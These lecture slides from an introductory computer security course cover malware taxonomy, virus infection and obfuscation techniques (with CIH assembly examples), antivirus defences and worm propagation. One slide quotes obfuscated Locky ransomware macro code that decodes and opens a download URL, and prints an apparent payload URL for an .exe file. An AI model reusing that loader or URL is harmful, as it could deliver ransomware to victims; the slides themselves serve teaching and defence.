CSC 405
Introduction to Computer Security

Malicious Code

Alexandros Kapravelos
akaprav@ncsu.edu

(Derived from slides by Chris Kruegel)

Overview

- Introduction to malicious code
  - taxonomy, history, life cycle
- Virus
  - infection strategies, armored viruses, detection
- Worms
  - email- and exploit-based worms, spreading strategies
- Trojan horses
  - keylogger, rootkits, botnet, spyware

Introduction

- Malicious Code (Malware)
  - software that fulfills malicious intent of author
  - term often used equivalent with virus (due to media coverage)
  - however, many different types exist
  - classic viruses account for only 3% of malware in the wild

- Virus - Definition

  A virus is a program that reproduces its own code by attaching itself to other executable files in such a way that the virus code is executed when the infected executable file is executed

Taxonomy

Means of Distribution


	Requires Host	Runs Independently
Self-Spreading	Computer Virus	Computer Worm
Non-Spreading	Trojan Horse Rootkit	Keylogger Spyware Dialers

Dependency on Host

Taxonomy

- Virus
  - self-replicating, infects files (thus requires host)
- Worm
  - self-replicating, spreads over network
- Interaction-based worms (B[e]agle, Netsky, Sobig)
  - spread requires human interaction
  - double-click and execute extension
  - follow link to download executable
- Process-based worms (Code Red, Blaster, Slammer)
  - requires no human interaction
  - exploits vulnerability in network service

Blaster Worm



System Shutdown

This system is shutting down. Please save all work in progress and log off. Any unsaved changes will be lost. This shutdown was initiated by NT AUTHORITY\SYSTEM

Time before shutdown : 00:00:59

Message

Windows must now restart because the Remote Procedure Call (RPC) service terminated unexpectedly

Reasons for Malware Prevalence

- Mixing data and code
  - violates important design property of secure systems
  - unfortunately very frequent
- Homogeneous computing base
  - Windows is just a very tempting target
- Unprecedented connectivity
  - easy to attack from safety of home
- Clueless user base
  - many targets available
- Malicious code has become profitable
  - compromised computers can be sold (e.g., spam, DoS, banking)

Virus Lifecycle

- Lifecycle
  - reproduce, infect, run payload
- Reproduction phase
  - viruses balance infection versus detection possibility
  - variety of techniques may be used to hide viruses
- Infection phase
  - difficult to predict when infection will take place
  - many viruses stay resident in memory (TSR or process)
- Attack phase
  - e.g., deleting files, changing random data on disk
  - viruses often have bugs (poor coding) so damage can be done

Infection Strategies

- Boot viruses
  - master boot record (MBR) of hard disk (first sector on disk)
  - boot sector of partitions
  - e.g., Pakistani Brain virus
  - rather old, but interest is growing again
    - diskless workstations, virtual machine virus (SubVirt)
    - *MebRoot*
- File infectors
  - simple overwrite virus (damages original program)
  - parasitic virus
    - append virus code and modify program entry point
  - cavity virus
    - inject code into unused regions of program code

Infection Strategies


- Entry Point Obfuscation
  - virus scanners quickly discovered to search around entry point
  - virus hijacks control later (after program is launched)
  - overwrite import table addresses
  - overwrite function call instructions

- Code Integration
  - merge virus code with program
  - requires disassembly of target
    - difficult task on x86 machines
  - W95/Zmist is a classic example for this technique

Macro Viruses

- Many modern applications support macro languages
  - Microsoft Word, Excel, Outlook
  - macro language is powerful
  - embedded macros automatically executed on load
  - mail app. with Word as an editor
  - mail app. with Internet Explorer to render HTML

Locky Ransomware



ATTN: Invoice J-98223146 - Message (Plain Text)

Tue 2/16/2016 8:48 AM

[redacted]

ATTN: Invoice J-98223146

To [redacted]

We removed extra line breaks from this message.

invoice_J-98223146.doc

Dear support,

Please see the attached invoice (Microsoft Word Document) and remit payment according to the terms listed at the bottom of the invoice.

Let us know if you have any questions.

We greatly appreciate your business!
Bonnie vause


****

This footnote confirms that this email message has been scanned by PineApp Mail-SeCure for the presence of malicious code, vandals & computer viruses.

****

See more about [redacted].

Locky Ransomware



invoice_J-98223146.doc (Protected View) - Word


PROTECTED VIEW Be careful—email attachments can contain viruses. Unless you need to edit, it's safer to stay in Protected View.

Enable macro if the data encoding is incorrect

```
3XVFC„нlв№ъ…–6yD–©ХЙЁЌЎь?™
ЛсйгР›,Г$¦ѓ‹%oЬ к†д%у}ЙЉЬR7їК9¬йN+‘®Щѓ<XЇ!Сџ$O>¬”-
іб[шZSѓA‘$□□4iЋяыђ`°ЂЖBSЛzo
IЉ\X3x°0¤’e"]!ЖДcLgIг□B9Й1©ѓгѓук»X†Иf6YINkёЄЪVO–
u□ЙAЄЂИ‡e©“±µ1V□±s□$Lj%цы[щЃл-
;c©Вч+Ь4ыяДSp[;.пџfэXЋ'ў«їmљ<гFbpкyї/”ЃдЉ>”
Ч©іЇ”oRЬ"ЯгCg•ka†ѓбфCBA8MCK›4…k•&tиБ¶эLCJXCM”RЉ□*АДЩvЃB
к’…ђЗиiЃы§O–‹ЉІN□|sSS3|□Ю5Щн?LЎP}TM     …P
в'AтIшv~ћФ6ьБг€>A5'3 мїзЭ&&JF"‡5@¦¤ђM¶ГB†`ЖкъИ
‹Be©ђiB€·DjTБ…Ж;џgW-
3¶ќђ[ђѓЎщжO<EPB□@™5□Hu„8IЊµBxм&в□№г=nЏ\™©<V™,Ю\,ьQгмg¦
•HEpш[\A nЩгГM±3љЛ[Юi]P24‹З————————————@ШN4
ою,3K],ЃJxu,4-ь»L0Чг’ЖTйCkNPЧЎRЃєb
```

BLEEPING COMPUTER

Locky Ransomware



```
Public Sub CheckDatabase()
Dim KogdaGe_7() As Variant
KogdaGe_7 = Array(246, 258, 258, 254, 200, 189, 189, 261, 261, 261, 188, 247, 245, 250, 253, 240, 239, 250, 247, 188, 241, 253, 251, 189, 1
Dim KogdaGe_8 As Integer
 Dim PubDoStop As String
 PubDoStop = ""
 GoTo ErrHandler
 If mDBname <> Prog.DatabaseFullName Then
 mDBname = Prog.DatabaseFullName
 BM.Reset
 MapsInitialized = False
 End If
 On Error GoTo 0
ErrExit:
 Exit Sub
ErrHandler:
 For KogdaGe_8 = LBound(KogdaGe_7) To UBound(KogdaGe_7)
 PubDoStop = PubDoStop & Chr(-99 + KogdaGe_7(KogdaGe_8) - 43)
 Next KogdaGe_8
 'Added for debugging
 MsgBox (PubDoStop)
KogdaGe_1.Open DrinkSun(5), PubDoStop, False
CheckMaps
 End Sub
Public Sub ConnectMaps()
 Dim objStorages As Variant
```

http://www.iglobali.com/34gf5y/r34f3345g.exe

Source:
http://www.bleepingcomputer.com/news/security/the-locky-ransomware-encrypts-local-files-and-unmapped-network-shares/

Virus Defense

- Antivirus Software
  - working horse is signature based detection
    - database of byte-level or instruction-level signatures that match virus
    - wildcards can be used, regular expressions
  - heuristics (check for signs of infection)
    - code execution starts in last section
    - incorrect header size in PE header
    - suspicious code section name
    - patched import address table

- Sandboxing
  - run untrusted applications in restricted environment
  - simplest variation, do not run as Administrator

Tunneling and Camouflage Viruses

- To minimize the probability of its being discovered, a virus could use a number of different techniques
- A tunneling virus attempts to bypass antivirus programs
  - idea is to follow the interrupt chain back down to basic operating system or BIOS interrupt handlers
  - install virus there
  - virus is “underneath” everything – including the checking program
- In the past, possible for a virus to spoof a scanner by camouflaging itself to look like something the scanner was programmed to ignore
  - false alarms of scanners make “ignore” rules necessary

Polymorphism and Metamorphism

- Polymorphic viruses
  - change layout (shape) with each infection
  - payload is encrypted
  - using different key for each infection
  - makes static string analysis practically impossible
  - of course, encryption routine must be changed as well
  - otherwise, detection is trivial

- Metamorphic techniques
  - create different “versions” of code that look different but have the same semantics (i.e., do the same)

Chernobyl (CIH) Virus

```
5B 00 00 00 00
8D 4B 42
51
50
50
0F 01 4C 24 FE
5B
83 C3 1C
FA
8B 2B
```

```
 pop ebx
lea ecx, [ebx + 42h]
    push ecx
    push eax
    push eax
sidt [esp - 02h]
    pop ebx
add ebx, 1Ch
    cli
mov ebp, [ebx]
```

```
5B 00 00 00 00 8D 4B 42 51 50 50 0F 01 4C 24 FE 5B
83 C3 1C FA 8B 2B
```

Dead Code Insertion

```
5B 00 00 00 00       pop ebx
8D 4B 42            lea ecx, [ebx + 42h]
51                      push ecx
50                      push eax
90                      nop
50                      push eax
40                      inc eax
0F 01 4C 24 FE     sidt [esp - 02h]
48                      dec eax
5B                      pop ebx
83 C3 1C            add ebx, 1Ch
FA                      cli
8B 2B               mov ebp, [ebx]
```

```
5B 00 00 00 00 8D 4B 42 51 50 90 50 40 0F 01 4C 24
FE 48 5B 83 C3 1C FA 8B 2B
```

Instruction Reordering

```
5B   00 00 00 00       pop ebx
EB   09               jmp <S1>
S2:
50                            push eax
0F 01 4C 24 FE        sidt [esp - 02h]
5B                            pop ebx
EB   07               jmp <S3>
S1:
8D 4B 42               lea ecx, [ebx + 42h]
51                            push ecx
50                            push eax
EB   F0               jmp <S2>
S3:
83 C3 1C               add ebx, 1Ch
FA                     cli
8B 2B                 mov ebp, [ebx]
```

```
5B 00 00 00 00 EB 09 50 0F 01 4C 24 FE 5B EB 07 8D
4B 42 51 50 EB F0 83 C3 1C FA 8B 2B
```

Instruction Substitution

```
5B 00 00 00 00      pop ebx
8D 4B 42           lea ecx, [ebx + 42h]
51                     push ecx
89 04 24           mov eax, [esp]
83 C4 04           add 04h, esp
50                     push eax
0F 01 4C 24 FE      sidt [esp - 02h]
83 04 24 0C        add 1Ch, [esp]
5B                     pop ebx
8B 2B              mov ebp, [ebx]
```


```
5B 00 00 00 00 8D 4B 42 51 89 04 24 83 C4 04 50 0F
01 4C 24 FE 83 04 24 0C 5B 8B 2B
```

Advanced Virus Defense

- Most virus techniques very effective against static analysis
- Thus, dynamic analysis techniques introduced
  - virus scanner equipped with emulation engine
  - executes actual instructions (no disassembly problems)
  - runs until polymorphic part unpacks actual virus
  - then, signature matching can be applied
  - emulation must be fast
  - Anubis
- Difficulties
  - virus can attempt to detect emulation engine
  - time execution, use exotic (unsupported) instructions, …
  - insert useless instructions in the beginning of code to deceive scanner

Advanced Virus Defense

- Stalling loops
  - exploit overhead of analysis system
  - execute “slow” operation many (millions of) times



```
unsigned count, tick;

void helper() {
  tick = GetTickCount();
  tick++;
  tick++;
  tick = GetTickCount();
}

void delay() {
  count=0x1;
  do {
    helper();
    count++;
  } while (count!=0xe4e1c1);
}
```

Figure 1. Stalling code found in real-world malware (W32.DelfInj)

Real host - A few milliseconds
Anubis - Ten hours

Advanced Virus Defense

- Mitigate stalling loops
  - detect that program does not make progress
  - find loop that is currently executing
  - reduce logging for this loop (until exit)


- Progress checks
  - based on system calls

    too many failures, too few, always the same, …

- When reduced logging is not sufficient
  - actively interrupt loop

Advanced Virus Defense

- Finding code blocks (white list) for which logging should be reduced
  - build dynamic control flow graph
  - run loop detection algorithm
  - identify live blocks and call edges
  - identify first (closest) *active* loop (loop still in progress)
  - mark all regions reachable from this loop



Advanced Virus Defense

- Active mitigation
  - mark all memory locations (variables) written by loop body
  - find conditional jump that leads out of whitelisted region
  - simply invert it the next time control flow passes by

- Problem
  - program might later use variables that were written by loop
    but that do not have the proper value and fail

- Solution
  - dynamically track all variables that are marked (taint analysis)
  - whenever program uses such variable, extract slice that computes this value, run it, and plug in proper value into original execution

Computer Worms

A self-replicating program able to propagate itself across networks, typically having a detrimental effect.

(Oxford English Dictionary)

- Worms either
  - exploit vulnerabilities that affect large number of hosts
  - send copies of worm body via email/social networks/etc
- Difference to classic virus is *autonomous* spread over network
- Speed of spreading is constantly increasing
- Make use of techniques known by virus writers for long time

Worm Components

- Target locator
  - how to choose new victims
- Infection propagator
  - how to obtain control of victim
  - how to transfer worm body to target system
- Life cycle manager
  - control different activities depending on certain circumstances
  - often time depending
- Payload
  - nowadays, often a Trojan horse (we come back to that later)

Target Locator

- Email harvesting
  - consult address books (W32/Melissa)
  - files might contain email addresses
    - inbox of email client (W32/Mydoom)
    - Internet Explorer cache and personal directories (W32/Sircam)
  - even Google searches are possible
    - search worms (W32/MyDoom.O)

- Network share enumeration
  - Windows discovers local computers, which can be attacked
  - some worms attack everything, including network printers
    prints random garbage (W32/Bugbear)

